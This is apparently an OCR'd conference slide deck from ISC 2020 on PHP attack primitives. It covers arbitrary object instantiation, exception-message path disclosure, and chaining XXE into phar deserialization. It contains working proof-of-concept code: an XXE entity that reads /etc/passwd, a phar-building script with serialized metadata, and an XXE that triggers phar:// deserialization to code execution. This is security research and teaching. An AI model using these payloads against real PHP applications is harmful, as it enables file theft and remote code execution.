
# Out of Hand :: Attacks Against PHP Environments

## Powerful PHP Pwn Primitives

**Steven Seeley of Qihoo 360 Vulcan Team**


# About Me

- Security Researcher in the 360 Vulcan Team
- Still sharing n-day writeups and exploits at https://srcincite.io/
- Enjoys Body Building and Wing Chun Kung Fu
- Former ZDI Platinum Researcher
- Pwn2Own ICS Miami 2020 - Team Winner (with Chris Anastasio)
- Teaching *Full Stack Web Attack*

# Agenda

- PHP Relevance in 2020 & short history
- New features of PHP
- Developer confusion
- Features that becomes primitives
  - Exception Handling Information Disclosure
  - From External Entity Attacks to Deserialization
- Summary

# PHP Relevance in 2020




According to W3Techs *:

- PHP accounts for 79% of all server-side web technology exposed on the internet
- Still used by several high traffic sites, but mostly used by moderate or low traffic sites
- Used by websites such as facebook.com, wordpress.com, 360.cn and wikipedia.org

* https://w3techs.com/technologies/details/pl-php

# From Personal Home Page to Hypertext Preprocessor

- First release in June 1995, first server-side web programming language used on scale
- Released the first iteration of Zend engine 20 years ago
- First security patch 18 years ago, disabling register_globals default enabled setting

```
login.php?_SESSION[admin]=true
```

# New Features

Starting from PHP 7.4 (currently supported)

- Typed properties – Typed getters and setters built in with overloading possible
- OpCache preload – Recompilation of code on server restarts
- Null Coalescing assignment operators – example: `$this->pwd ??= 'secret';`
- Reference Reflection – ReflectionReference class API to return valid references from object instances.
  `$b = &$a` is no longer possible with Typed Properties

# New Features

Example: ReflectionReference use in Symfony framework

```
87  87              foreach ($vals as $k => $v) {
88  88                  // $v is the original value or a stub object in case of hard references
89      -               $refs[$k] = $cookie;
90      -               if ($zvalIsRef = $vals[$k] === $cookie) {
        89  +
        90  +           if (\PHP_VERSION_ID >= 70400) {
        91  +               $zvalIsRef = null !== \ReflectionReference::fromArrayElement($vals, $k);
        92  +           } else {
        93  +               $refs[$k] = $cookie;
        94  +               $zvalIsRef = $vals[$k] === $cookie;
        95  +           }
```

# New Features

- WeakReference class API – allows the developer to get a reference to an existing object.
- Foreign Function Interface – An API that allows developers to write a PHP extension in PHP
  - Interesting feature ANSI C wrapped inside of PHP, makes auditing easier for researchers
- New custom serialization – No longer using Serializable for custom serialization!
  - New magic methods __serialize and __unserialize.

# New Features

```
class A {
    private $prop_a;
    private $secret;
    public function __serialize(): array {
        return ["prop_a" => $this->prop_a];
    }
    public function __unserialize(array $data) {
        $this->prop_a = $data["prop_a"];
    }
}
```

Scala type declaration

Custom serialization

$secret is never accessed

# Upcoming Features

- JIT enabled PHP – We need to wait for profiling and speculative optimizations though :->
- Negative Array Index – n+1 despite the sign of n

```
$a[-2] = true; // index is -2 (explicit index, so -2 currently)
$a[] = true;   // index is -1 (0 currently)
$a[] = true;   // index is 0  (1 currently)
```

# Feature Summary

- Moving away from a loosely typed to strict typed language (w/o compilation)
- Caching improvements and eventual JIT implementation for the demands of Frameworks

# Developer Confusion

**LIBXML_NOENT ***

```
$xml = '<!DOCTYPE root [<!ENTITY c PUBLIC "bar" "/etc/passwd">]><test>&c;</test>';
$dom = new DOMDocument();
$dom->loadXML($xml, LIBXML_NOENT);
echo $dom->textContent;
```

```
researcher@srcincite:~/php$ php xxe.php
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
```

* https://stackoverflow.com/questions/38807506/what-does-libxml-noent-do-and-why-isnt-it-called-libxml-ent

# Developer Confusion

**Loose comparisons vs Strict comparisons ***

```
php > var_dump("test" == 0);
bool(true)
php > var_dump("test" === 0);
bool(false)
```

* https://www.php.net/manual/en/types.comparisons.php

# Features that become primitives

## Arbitrary Object Instantiation

```
$model = $_GET['model'];
$object = new $model();
```

- Instantiate arbitrary classes with a default, parameter less constructor
- Highly context dependent vulnerability
- How could this possibly be exploitable?

# Features that become primitives

**Dynamic Object Instantiation (CVE-2015-1033)**

```
$model = $_GET['model'];
$object = new $model();
```

An attacker can deserialize AMF object data from a POST body request. No private/protected properties allowed, otherwise the same primitive as unserialize() !

```
class Zend_Amf_Request_Http extends Zend_Amf_Request
{
    protected $_rawRequest;
    public function __construct()
    {
        $amfRequest = file_get_contents('php://input');
```

# Features that become primitives

**Dynamic Object Instantiation (CVE-2015-1033)**

1. Arbitrary file upload (.htaccess jailed)
2. Arbitrary object instantiation (parameterless)
   -> Limited deserialization
      -> Setter based gadget chain for file inclusion
         -> Combine 1 + 2 for arbitrary code execution

Code reuse attacks are nothing new

# Features that become primitives

**Exception Handling Information Disclosure Vulnerability**

PHP 7 changes how most errors are reported by PHP. Instead of reporting errors through the traditional error reporting mechanism used by PHP 5, most errors are now reported by throwing Error exceptions. *

```
researcher@srcincite:~/php$ php -version | grep cli
PHP 7.4.3 (cli) (built: May 26 2020 12:24:22) ( NTS )
researcher@srcincite:~/php$ php -r "var_dump(ini_get('display_error'));"
bool(false)
researcher@srcincite:~/php$ php -r "var_dump(new TypeError('is this a bug?'));"
object(TypeError)#1 (7) {
  ["message":protected]=>
  string(14) "is this a bug?"
  ...
```

* https://www.php.net/manual/en/language.errors.php7.php

# Features that become primitives

**Exception Handling Information Disclosure Vulnerability**

```
researcher@srcincite:~/php$ cat typeerror.php
echo "display_errors=".(ini_get('display_error') ? "On" : "Off")."\n";
error_reporting(0);
Class Safe {}
function test(Safe $x) {
    return $x;
}
try {
    test('poc');
}catch(TypeError $e){
    echo $e->getMessage()."\n";          // is this returned back?
}
```

# Features that become primitives

**Exception Handling Information Disclosure Vulnerability**

```
researcher@srcincite:~/php$ php typeerror.php
display_errors=Off
Argument 1 passed to test() must be an instance of Safe, string given, called in
/home/researcher/php/error.php on line 9
```

- If `getMessage()` is returned back to a user, then we have a full path disclosure!
- File path disclosure can be leveraged for:
  - Context **unaware** file read/write bug/primitive (example: file write serialization gadgets)
  - Virtual Host username disclosure

# Features that become primitives

**Exception Handling Information Disclosure Vulnerability**

```
object(TypeError)#1 (7) {
  ["message":protected]=>
  string(121) "Argument 1 passed to test() must be an instance of Safe, string given,
called in /home/researcher/php/error.php on line 9“
```

- Only within a catch block, TypeError Exception can result in an information disclosure!
- Used in a real target! (sorry, bug chain under NDA)

1. Leaked the web root path
2. Triggered a file write code execution bug where the path context was outside of the web root (Apache2 directive include path). Example: /usr/share/php/<redacted> -> ../../../../<fullpath>/si.php

# Features that become primitives

**Phar Deserialization**

Store a deserialization gadget inside a phar archive, when its accessed using the phar:// protocol wrapper an attacker can trigger deserialization!

Exploitable URI example: phar://**relative**/path/to/phar/file.xyz/.inc

- ✓ A dot (.) must exist in the filename. Temporary files (such as /tmp/phpcjmFa3) are out.
- ✓ No need to control the ending, deserialization is triggered before path existence validation
- ✓ Known technique, RCE dependent on context and loaded classes
- ✓ Gadget chains must start from __destruct or __wakeup only

# Features that become primitives

**Phar Deserialization**

Known exploitable examples:

```
getimagesize()
file_get_contents()
is_file()
file_exists()
include()
etc
```

Goal: Find more functions or features that use phar:// (the more common, the better)

# Features that become primitives

**Phar Deserialization**

```
researcher@srcincite:~/php/php-7.4.8$ cat main/php_streams.h | grep "define
php_stream_open_wrapper"
#define php_stream_open_wrapper_rel(path, mode, options, opened)
#define php_stream_open_wrapper_ex_rel(path, mode, options, opened, context)
#define php_stream_open_wrapper(path, mode, options, opened)
#define php_stream_open_wrapper_ex(path, mode, options, opened, context)
```

Many functions wrap/macro these functions as well, increasing the attack surface!

# Features that become primitives

**Phar Deserialization**

A quick grep, reveals more in the PHP source code...

```
pg_trace()
ftp_get()
ftp_nb_get()
error_log()
gzfile()
gzopen()
readgzfile()
etc
```

Not always used in functions, however. Let's be more creative...

# Features that become primitives

**Phar Deserialization** inside of ext/libxml/libxml.c

```
static void *php_libxml_streams_IO_open_wrapper(const char *filename, const char *mode, const int read_only)
{
    // ...
    if (uri && (uri->scheme == NULL ||
                        (xmlStrncmp(BAD_CAST uri->scheme, BAD_CAST "file", 4) == 0))) {
            // ...
        } else {
                resolved_path = (char *)filename;                                    // 1
        }
    wrapper = php_stream_locate_url_wrapper(resolved_path, &path_to_open, 0);        // 2
    //...
    ret_val = php_stream_open_wrapper_ex(path_to_open, (char *)mode, REPORT_ERRORS, NULL, context); // 3
```

# Features that become primitives

**Phar Deserialization** inside of ext/libxml/libxml.c

```
static void *php_libxml_streams_IO_open_read_wrapper(const char *filename)
{
        return php_libxml_streams_IO_open_wrapper(filename, "rb", 1);
}

php_libxml_input_buffer_create_filename(const char *URI, xmlCharEncoding enc)
{

        // ...
        if (LIBXML(entity_loader_disabled)) {                    // answer here!
                return NULL;
        }

        // ...
        context = php_libxml_streams_IO_open_read_wrapper(URI);
        // ...
}
```

# Features that become primitives

**Phar Deserialization** inside of ext/libxml/libxml.c

- ✓ Used as a LIBXML callback function for file access originating from XML *
- ✓ Needs entity loader enabled…

```
xmlParserInputBufferCreateFilenameDefault(php_libxml_input_buffer_create_filename);

static PHP_MINIT_FUNCTION(libxml)
static PHP_RINIT_FUNCTION(libxml)
```

http://man.hubwiz.com/docset/libxml2.docset/Contents/Resources/Documents/libxml-globals.html#xmlParserInputBufferCreateFilenameDefault

# Features that become primitives

## Phar Deserialization

```
researcher@srcincite:~/php$ cat makephar.php
<?php
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', '<valid>test</valid>');
$phar->setStub('<?php __HALT_COMPILER(); ? >');
class AnyClass {}
$object = new AnyClass;
$object->data = "pwned!";
$phar->setMetadata($object);
$phar->stopBuffering();
```

# Features that become primitives

**Phar Deserialization**

```
researcher@srcincite:~/php$ cat testphar.php
<?php
class AnyClass {
    function __destruct() {
        die($this->data);
    }
}

$xml = '<!DOCTYPE r [<!ELEMENT r ANY><!ENTITY sp SYSTEM
"phar://relative/path/to/phar/test.phar/test.txt"> ]><r>&sp;</r>';

$test = new SimpleXMLElement($xml, 2, 0);
```

# Features that become primitives

**Phar Deserialization**

```
researcher@srcincite:~/php$ php testphar.php
pwned!
```

- ✓ Valid XML file inside of the phar archive needs to be referenced
- ✓ An external entity injection vulnerability (XXE) needs to be present
- ✓ Used in the SimpleXMLElement constructor meaning we can jump from Object Instantiation to Deserialization for RCE ( __construct -> __destruct )
- ✓ Other generic classes exists for an instantiation pivot: DirectoryIterator
  - Requires constructor argument control – see CVE-2019-12799

# Summary

- Phar deserialization can be triggered from an XXE vulnerability!
  - ✓ XXE in a complex environment like a WordPress plugin often results in RCE
- Context dependent attacks can result in Remote Code Execution
- Frameworks can leak sensitive information when exceptions messages are displayed back
- Full path disclosure is only required for deserialization gadgets that perform a file read/write or vulnerable PHP code outside of the web root
- A single bug for RCE is very rare under complex PHP frameworks, multiple bugs required

# References


- https://leakfree.wordpress.com/2015/03/12/php-object-instantiation-cve-2015-1033/
- https://github.com/rapid7/metasploit-framework/pull/11828
- https://github.com/orangetw/My-CTF-Web-Challenges#babyh-master-php-2017
- https://rdot.org/forum/showthread.php?t=4379
- https://www.synacktiv.com/ressources/modern_php_security_sec4dev.pdf


# Thanks!

ISC 2020
第八届互联网安全大会
INTERNET SECURITY CONFERENCE 2020
安全共鸣 预见时代
TOTAL SECURITY IN NEW ERA